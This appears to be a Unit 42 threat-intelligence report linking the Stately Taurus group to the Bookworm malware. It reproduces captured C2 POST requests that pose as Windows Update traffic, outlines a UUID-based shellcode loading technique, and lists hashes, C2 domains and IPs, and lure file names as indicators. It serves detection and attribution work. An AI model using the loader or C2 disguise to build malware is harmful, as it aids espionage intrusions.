
unit42.paloaltonetworks.com /stately-taurus-uses-bookworm-malware/

Stately Taurus Activity in Southeast Asia Links to Bookworm Malware

Robert Falcone ⋮⋮ 2/20/2025



Executive Summary

While analyzing infrastructure related to Stately Taurus activity targeting organizations in countries affiliated with the Association of Southeast Asian Nations (ASEAN), Unit 42 researchers observed overlaps with infrastructure used by a variant of the Bookworm malware. We also found open-source intelligence that revealed additional Stately Taurus activity in the region during the same timeframe, including a January 2024 CSIRT CTI post detailing attacks in Myanmar.

The earlier Stately Taurus attacks delivered the PubLoad malware and used the DLL sideloading technique to execute the malware. Stately Taurus commonly uses DLL sideloading as a technique to execute its payloads and Unit 42 believes that the PubLoad malware family is unique to this threat group as well.

Before discovering these overlaps with known Stately Taurus infrastructure, we hadn't associated any threat actor with Bookworm, which we first published about in 2015. After nearly a decade, we can now confidently state that Stately Taurus uses this malware.

Palo Alto Networks customers are better protected through the following products and services:

- Cortex XDR and XSIAM
- Cloud-Delivered Security Services for the Next-Generation Firewall, including Advanced WildFire, Advanced Threat Prevention, Advanced URL Filtering and Advanced DNS Security

If you think you might have been compromised or have an urgent matter, contact the Unit 42 Incident Response team.

Related Unit 42 Topics **Stately Taurus**, Bookworm

Stately Taurus Ties, Years in the Making

The Stately Taurus activity impacting Myanmar used a legitimate executable signed by an automation organization to load a malicious payload with a filename of BrMod104.dll (2a00d95b658e11ca71a8de532999dd33ddee7f80432653427eaa885b611ddd87). This malicious payload is a variant of PubLoad, which is stager malware that communicates with its command and control (C2) server to obtain a second shellcode-based payload.

This particular PubLoad payload communicates with its C2 server by directly connecting to the IP address 123.253.32[.]15. The payload then issues an HTTP request that looks like that shown in Figure 1.

```
POST /v11/2/windowsupdate/redir/v6-winsp1-wuredir?878182977 HTTP/1.1
Host: www.asia.microsoft.com
Upgrade-Insecure-Requests: 1
User-Agent:Windows-Update-Agent
Accept: text/html,*/*;q=0.8
Accept-Language: en-US,en;q=0.9
Connection: Keep-Alive
Content-Length: 44

FwMD
```

Figure 1. HTTP POST request sent from PubLoad to its C2.

The HTTP request includes www.asia.microsoft.com within the host field as an attempt to masquerade as a legitimate request associated with the Windows operating system. Also, the URL pattern seen in these HTTP requests appears to be an attempt to mimic legitimate URLs accessed by Windows update, one of which looks like the following:

- http://download.microsoft[.]com/v11/2/windowsupdate/redir/v6-win7sp1-wuredir.cab

We compared the legitimate URL to that used by PubLoad. The PubLoad's URL uses v6-winsp1-wuredir, which differs from v6-win7sp1-wuredir used by the legitimate Windows update URL.

We used this anomaly along with the rest of the URL structure to pivot to several archive files, described in more detail in the Indicators of Compromise section. These files were likely used in the delivery phase of the threat actor's operations. Lab52 discussed these archives within their article discussing Mustang Panda's targeting of Australia in 2023, which provided another linkage between the stated activity and the Stately Taurus actor.

In addition to these archives, we found three older payloads that had not been previously discussed publicly, shown in Table 1. These files communicated with their C2 servers using the same URL structure.

Compiled	SHA256	Filename	Debug Symbol Path
Dec. 23, 2021	cf61b7a9bdde2a39156d88f309f230a7d44e9feaf0359947e1f96e069eca4e86	anhlab.exe	C:\Users\hack\Desktop\uuid\
Nov. 9, 2022	5064b2a8fcfc58c18f53773411f41824b7f6c2675c1d531ffa109dc4f842119b	ltdis13n.dll	E:\WhiteFile\LTDIS13n\Relea
Oct. 26, 2022	fbc67446daaa0a0264ed7a252ab42413d6a43c2e5ab43437c2b3272daec85e81	ltdis13n.dll	C:\Users\hack\Documents\W

Table 1. Payloads seen using the same URL pattern for C2 communications as Stately Taurus.

The payloads shown in Table 1 are loaders that contain embedded shellcode formatted and ultimately executed in an interesting way by following these steps:

1. Using ASCII or decoded Base64 strings that represent UUID strings
2. Calling UuidFromStringA to convert the decoded UUIDs to binary data, each of which represents 16 bytes of shellcode
3. Creating a buffer on the heap using HeapCreate and HeapAlloc
4. Copying shellcode to buffer on the heap
5. Using a callback function of a legitimate API function, such as EnumChildWindows or EnumSystemLanguageGroupsA to execute the shellcode on the heap

While the process to load and run shellcode seems quite unique, the NCC group thoroughly documented it in their January 2021 analysis of a macro-enabled document the Lazarus group used in Operation In(ter)ception. We do not believe Stately Taurus is related to Operation In(ter)ception. However, the NCC group included source code of the shellcode loading process written in C within their article. We believe Stately Taurus developers used this as a basis to create the three samples in Table 1 above.

The decoded shellcode decrypts and loads dynamic-link libraries (DLLs) that comprise the Bookworm malware, which we will discuss further in the next section. The Bookworm module responsible for communicating with its C2 server will issue HTTP POST requests to either www.fjke5oe[.]com or update.fjke5oe[.]com with the URL path previously seen in the PubLoad sample, as shown in Figure 2.

```
POST /v11/2/windowsupdate/redir/v6-winsp1-wuredir?163859411 HTTP/1.1
Connection: Keep-Alive
Accept: */*
User-Agent: Windows-Update-Agent
Host: update.fjke5oe.com:1
Content-Length: 51
Cache-Control: no-cache

s.F.z..a..@..K...1.N...}.......s..`/.^}..fjD..Z\GZZ
```

Figure 2. HTTP POST to Bookworm C2 from fbc67446daaa0a0264ed7a252ab42413d6a43c2e5ab43437c2b3272daec85e81.

Overlaps Between Bookworm and ToneShell

While analyzing the Bookworm samples, we found a variant of the ToneShell backdoor (b382cc85eee95a620fc11370309ff76de9a3bcaefb645790434d8251a3b9fce1) that had the same debug symbol path as the Bookworm loader. Its developers compiled the two samples 8 weeks apart.

The ToneShell variant was compiled Sep. 1, 2022, and the Bookworm sample was compiled on Oct. 26, 2022. The close proximity in compile times and the shared debug path between the two samples suggests that the same developer could have created samples of the two malware families. The debug path seen in both the ToneShell and Bookworm variants was C:\Users\hack\Documents\WhiteFile\LTDIS13n\Release\LTDIS13n.pdb.

In addition to this debug symbol overlap, we also observed an infrastructure overlap. This overlap included the Bookworm samples shown in Table 1 and the ToneShell variant used in the targeted attack on the government

organizations in Southeast Asia that we discussed in our August 2023 article.

The Bookworm payloads in Table 1 communicate with either www.fjke5oe[.]com or update.fjke5oe[.]com, both of which resolved to 103.27.202[.]80. The latter URL switched to 103.27.202[.]68 in December 2022.

Earlier in January 2022, the IP address 103.27.202[.]68 resolved to the domain www.uvfr4ep[.]com. This domain hosted the C2 server for a ToneShell sample (a08e0d1839b86d0d56a52d07123719211a3c3d43a6aa05aa34531a72ed1207dc) installed by Stately Taurus at the Southeast Asian government compromise discussed in our previous post.

This reinforces the link between the two malware families and their use by Stately Taurus. Further strengthening this connection, the ToneShell C2 domain www.uvfr4ep[.]com also resolved to 103.27.202[.]87, an IP address linked to the known Bookworm C2 domain www.hbsanews[.]com.

We also found a recent ToneShell sample compiled on Jan. 24, 2024, that used the UUID format to represent its shellcode. This sample also used the same publicly available source code created by the NCC group as the Bookworm samples mentioned in the previous section.

The main difference between the ToneShell loader using UUIDs from the Bookworm samples is the legitimate API functions whose callback functions they used to execute the shellcode. The Bookworm samples used either EnumSystemLanguageGroupsA or EnumChildWindows to run their shellcode from the API function's callback function, while the ToneShell sample used the legitimate API EnumSystemLocalesA instead.

Table 2 shows the ToneShell and Bookworm samples that used the UUID technique to represent their respective shellcode, along with the API function they use to run the shellcode. This technique is not unique to this actor as the source code of the technique is publicly available. We include it in our analysis to increase our confidence in the relationship between Bookworm and ToneShell. It's believed that only Stately Taurus uses ToneShell.

SHA256	Family	Callback Function Called By	UUID Forma
ab9d8f1021f2a99c74aa66f8ddb52996ac2337da9de2676d090b87e19ce93033	ToneShell	EnumSystemLocalesA	ASCII
cf61b7a9bdde2a39156d88f309f230a7d44e9feaf0359947e1f96e069eca4e86	Bookworm	EnumSystemLanguageGroupsA	ASCII
5064b2a8fcfc58c18f53773411f41824b7f6c2675c1d531ffa109dc4f842119b	Bookworm	EnumChildWindows	Base64
fbc67446daaa0a0264ed7a252ab42413d6a43c2e5ab43437c2b3272daec85e81	Bookworm	EnumChildWindows	Base64

Table 2. ToneShell and Bookworm samples using UUID to represent their shellcode and the API functions used to run the shellcode.

Updates to Bookworm

In our first public post on Bookworm, we did a thorough analysis of the malware family and its unique modular design. We will reference this analysis in this section, and we suggest referencing the previous post for additional context.

At a high level, the Bookworm malware has had minimal changes from the original samples analyzed in 2015 and those mentioned in the previous section. Its developers compiled these samples in late 2021 and in the fall of 2022.

In our original analysis, the Bookworm family used DLL sideloading to load an actor-developed DLL called Loader.dll to decrypt and run shellcode within a file named readme.txt. In contemporary Bookworm samples, the malware no longer uses the Loader.dll and readme.txt files. Rather, the Bookworm shellcode within readme.txt is now the shellcode represented as UUID parameters as discussed in the previous sections of this post.

The reuse of the shellcode in a different form factor shows the flexibility of Bookworm. This flexibility allows the actor to continue using this malware family years after public exposure.

The Bookworm malware family consists of multiple modules, each of which support the main Leader.dll module by providing additional functionality. Older Bookworm modules had an exported function named ProgramStartup that the Leader module would call to obtain a data structure that acted as a list of available functions within the module.

The Leader.dll module would use this data structure to call specific functions within the supporting modules to carry out specific functionality. Contemporary Bookworm modules no longer have the ProgramStartup exported function. Instead, each module's DllEntryPoint function returns a pointer to a function that is identical to the ProgramStartup function, which the Leader module will call to obtain the data structure with the module's functions.

Figure 3 shows a comparison of the original ProgramStartup function for the AES.dll module on the right. The function returned by the DllEntryPoint of the contemporary AES.dll module is on the left.




Figure 3. Code comparison between the original AES.dll ProgramStartup function to its contemporary.

Besides the lack of a ProgramStartup exported function, the Bookworm modules themselves are very similar from a functionality perspective. The module identifier numbers used by Bookworm's loader line up exactly between the original Bookworm modules and their contemporary counterparts. However, the malware authors changed all but two of the DLL names extracted from the module's export address table (EAT) between old and new Bookworm modules.

For instance, while the Leader.dll and Coder.dll module names remained the same from old to new Bookworm, the developers changed from legible module names like Resolver.dll to illegible names like dafdsafdsaa3. The developer also removed the timestamps from the EAT as well to make it difficult to determine when they created the module.

However, a notable exception involves the Coder.dll module that had a timestamp of 2017-08-04 05:24:49. This suggests that the contemporary Bookworm modules are using a module created in August 2017.

Table 3 shows the modules within contemporary Bookworm samples with their module identifier, module name and the original name of the module compared to those of older Bookworm samples.

SHA256	Current Module Name	Related Bookworm Module	Current Module ID
f7b024196ac50bd0f7ed362a532e83edf154bb60fcf24d0ab5297d0c6beaca0f	Leader.dll	Leader.dll	0x0
bbf12ee2cd71dbcf2948adf64f354ad7c69d6b6ff0b78ea76b3df2d02b08ed0f	dafdsafdsaa3	Resolver.dll	0x1
fa739724a4b6f7a766a2d7695d7da7b33a6ac834672c1b544dd555c93600a637	fjdasljguafa	KBLogger.dll	0x5
d7dbfb2b755418842fea4fca5628f0b36bbd128a71ddcd858b4b3c67ba78f516	Coder.dll	Coder.dll	0xA
6804b10aefe8fdb2b33ecf3bc5a93f49413ef66001b561e6fc121990d703d780	999999.000	Digest.dll	0xB
72aa72a4a4bdb09146c587304c6639eae65900cb2ea26911540a77d1f9b7acf6	AES.dll	AES.dll	0xC
fb25a69ffc18b79ee664462e0717cf5e70820948d5d2ca4c192fac8b1ede91c2	yyrtytr.565	Network.dll	0xE
dcc349a1b624f6b949f181a7dd859a82715b4d3b6c37c7e5be1b729cd8e6f01f	feareade	HTTP.dll	0x13
51bf329ba04a042789bad3b395092488a3d89130dc72818985cde11fb85f8389	fdafgravfdrafra	WinINetwork.dll	0x17

Table 3. Contemporary Bookworm modules, their names and the modules they relate to in original Bookworm samples.

Table 3 shows that none of the more recent Bookworm samples have the Mover.dll module, which our previous post described as being responsible for moving Bookworm files to a new location upon initial installation. While this module is no longer included as part of the installation, the main module (Leader.dll) in contemporary Bookworm samples contains artifacts that suggest it still supports use of a Mover.dll module. For instance, current Leader.dll modules still attempt to resolve an exported function named iar, which is the exported function name within the original Mover.dll modules that carries out its functionality.

Conclusion

Stately Taurus remains highly active in targeting organizations associated with ASEAN. Based on overlaps sourced from this recent activity to the Bookworm malware family, Unit 42 has associated previously unattributed attacks on government organizations in Southeast Asia from nine years ago.

Developers appear to have created these related Bookworm samples in 2021 and 2022, which show only slight changes from the core components from the Bookworm samples analyzed in 2015. Bookworm's use of shellcode to load additional modules allows the actors to package it in different form factors, which were the main difference seen between samples from 2015 and 2021-2022.

The Bookworm malware has proven to be very versatile and a threat actor can repackage it to meet their operational requirements. This versatility suggests Bookworm will show up again in future attacks, which reiterates the same parting words from the conclusion from the Bookworm Trojan: A Model of Modular Architecture article from 2015. However this time we can reference the threat actor by name:

"We believe that it is likely that Stately Taurus will continue developing Bookworm and will continue to use it for the foreseeable future."

Palo Alto Networks customers are better protected from the threats discussed above through the following products:

- Advanced WildFire cloud-delivered malware analysis service accurately identifies the known samples as malicious.

- Advanced URL Filtering and Advanced DNS Security identify known URLs and domains associated with this activity as malicious.
- Next-Generation Firewall with the Advanced Threat Prevention security subscription can help block the attacks with best practices. Advanced Threat Prevention has an inbuilt machine learning-based detection that can detect exploits in real time.
- Cortex XDR and XSIAM are designed to:
    - Prevent the execution of known malicious malware, and also prevent the execution of unknown malware using Behavioral Threat Protection and machine learning based on the Local Analysis module.
    - Protect against credential gathering tools and techniques using the new Credential Gathering Protection available from Cortex XDR 3.4.
    - Protect from threat actors dropping and executing commands from web shells using Anti-Webshell Protection, newly released in Cortex XDR 3.4.
    - Protect against exploitation of different vulnerabilities including ProxyShell and ProxyLogon using the Anti-Exploitation modules as well as Behavioral Threat Protection.
    - Detect post-exploit activity, including credential-based attacks, with behavioral analytics, through Cortex XDR Pro.

If you think you may have been compromised or have an urgent matter, get in touch with the Unit 42 Incident Response team or call:

- North America: Toll Free: +1 (866) 486-4842 (866.4.UNIT42)
- UK: +44.20.3743.3660
- Europe and Middle East: +31.20.299.3130
- Asia: +65.6983.8730
- Japan: +81.50.1790.0200
- Australia: +61.2.4062.7950
- India: 00080005045107

Palo Alto Networks has shared these findings with our fellow Cyber Threat Alliance (CTA) members. CTA members use this intelligence to rapidly deploy protections to their customers and to systematically disrupt malicious cyber actors. Learn more about the Cyber Threat Alliance.

Indicators of Compromise

Bookworm Samples

- cf61b7a9bdde2a39156d88f309f230a7d44e9feaf0359947e1f96e069eca4e86
- fbc67446daaa0a0264ed7a252ab42413d6a43c2e5ab43437c2b3272daec85e81
- 5064b2a8fcfc58c18f53773411f41824b7f6c2675c1d531ffa109dc4f842119b
- 243b92959cd9aa03482f3398fbe81b4874c50a5945fe6b0c0abb432a33db853f
- a0887fa90f88dd002b025a97b3a57e4fdb7f5fdd725490d96776f8626f528ef2
- a2452456eb3a1a51116d9c2991aae3b0982acc1a9b30efee92a4f102dc4d2927
- 3e137da41cb509412ee230c6d7aac3d69361358b28c3a09ec851d3c0f3853326
- fdad627a21a95ea2a6136c264c6a6cc2f0910a24881118b6eabc2d6509dc8dd7
- ab54af1dbe6a82488db161a7f57cd74f2dd282a9522587f18313b4e9835dc558
- 3cef0b5f069cc1d15d36aa83d54d2a7be79b29b02081b6592dd4714639ad0a66
- 43de1831368e6420b90210e15f72cea9171478391e15efdd608ad22fe916cea8
- 2bae8b07f5098e1ca8fb5a5776eb874072ace4e19734cba4af4450eeccde7f89
- a229a2943cf8d1b073574f0c050ca06392d0525b2028f4b4b04d1e4b40110c66
- 9192a1c1ab42186a46e08b914d66253440af2d2be6b497c34fe4b1770c3b5e01
- 4a92fa725adc57d7b501f33e87230a8291cf8ad22d4d3a830293abcc0ac10d12
- da8ef50fe5e571d0143a758c7c66bb55653f1f2d04f16464fc857226441d79b2
- f0df09513dcf292264b3336269952c7e9ff685df8180a2035bee9f3143b36609

Bookworm Modules

SHA256	Module
fa739724a4b6f7a766a2d7695d7da7b33a6ac834672c1b544dd555c93600a637	KBLogger.dll
fb25a69ffc18b79ee664462e0717cf5e70820948d5d2ca4c192fac8b1ede91c2	Network.dll
bbf12ee2cd71dbcf2948adf64f354ad7c69d6b6ff0b78ea76b3df2d02b08ed0f	Resolver.dll
dcc349a1b624f6b949f181a7dd859a82715b4d3b6c37c7e5be1b729cd8e6f01f	HTTP.dll
51bf329ba04a042789bad3b395092488a3d89130dc72818985cde11fb85f8389	WinINetwork.dll
d7dbfb2b755418842fea4fca5628f0b36bbd128a71ddcd858b4b3c67ba78f516	Digest.dll
6804b10aefe8fdb2b33ecf3bc5a93f49413ef66001b561e6fc121990d703d780	Digest.dll
72aa72a4a4bdb09146c587304c6639eae65900cb2ea26911540a77d1f9b7acf6	AES.dll
f7b024196ac50bd0f7ed362a532e83edf154bb60fcf24d0ab5297d0c6beaca0f	Leader.dll

Bookworm Infrastructure

- www.fjke5oe[.]com
- update.fjke5oe[.]com
- www.i5y3dl[.]com
- www.hbsanews[.]com
- www.b8pjmgd6[.]com
- www.zimbra[.]page
- www.ggrdl4[.]com
- www.gm4rys[.]com

Archives Related to PubLoad Using V6-winsp1-wuredir

SHA256	Filename	C2
b7e042d2accdf4a488c3cd46ccd95d6ad5b5a8be71b5d6d76b8046f17debaa18	analysis of the third meeting of ndsc.zip	123.253.32[.]15
41276827827b95c9b5a9fbd198b7cff2aef6f90f2b2b3ea84fadb69c55efa171	april 27 updated party list.zip	123.253.35[.]23
167a842b97d0434f20e0cd6cf73d07079255a743d26606b94fc785a0f3c6736e	notice re uec, (04-25-2023 day).zip	123.253.35[.]23
4fbfbf1cd2efaef1906f0bd2195281b77619b9948e829b4d53bf1f198ba81dc5	biography of senator the hon don farrell.zip	123.253.35[.]23
4e8717c9812318f8775a94fc2bffcf050eacfbc30ea25d0d3dcfe61b37fe34bb	analysisofthethirdmeetingofndsc.zip	123.253.32[.]15
98d6db9b86d713485eb376e156d9da585f7ac369816c4c6adb866d845ac9edc7	0228-2023.zip	123.253.35[.]23
a02766b3950dbb86a129384cf9060c11be551025a7f469e3811ea257a47907d5	national security priority programs.zip	123.253.35[.]23
4b6f0ae4abc6b73a68d9ee5ad9c0293baa4e7e94539ea43c0973677c0ee7f8cb	nsd.zip	123.253.32[.]15
eb176117650d6a2d38ff435238c5e2a6d0f0bb2a9e24efed438a33d8a2e7a1ea	SAC has some instructional requirements for the general election(2).zip	123.253.35[.]23

Additional Resources

- Stately Taurus Targets the Philippines As Tensions Flare in the South Pacific – Unit 42, Palo Alto Networks
- Cyberespionage Attacks Against Southeast Asian Government Linked to Stately Taurus, Aka Mustang Panda – Unit 42, Palo Alto Networks
- Bookworm Trojan: A Model of Modular Architecture – Unit 42, Palo Alto Networks
- Threat Actor Groups Tracked by Palo Alto Networks Unit 42 – Unit 42, Palo Alto Networks
- Hunting for Unsigned DLLs to Find APTs – Unit 42, Palo Alto Networks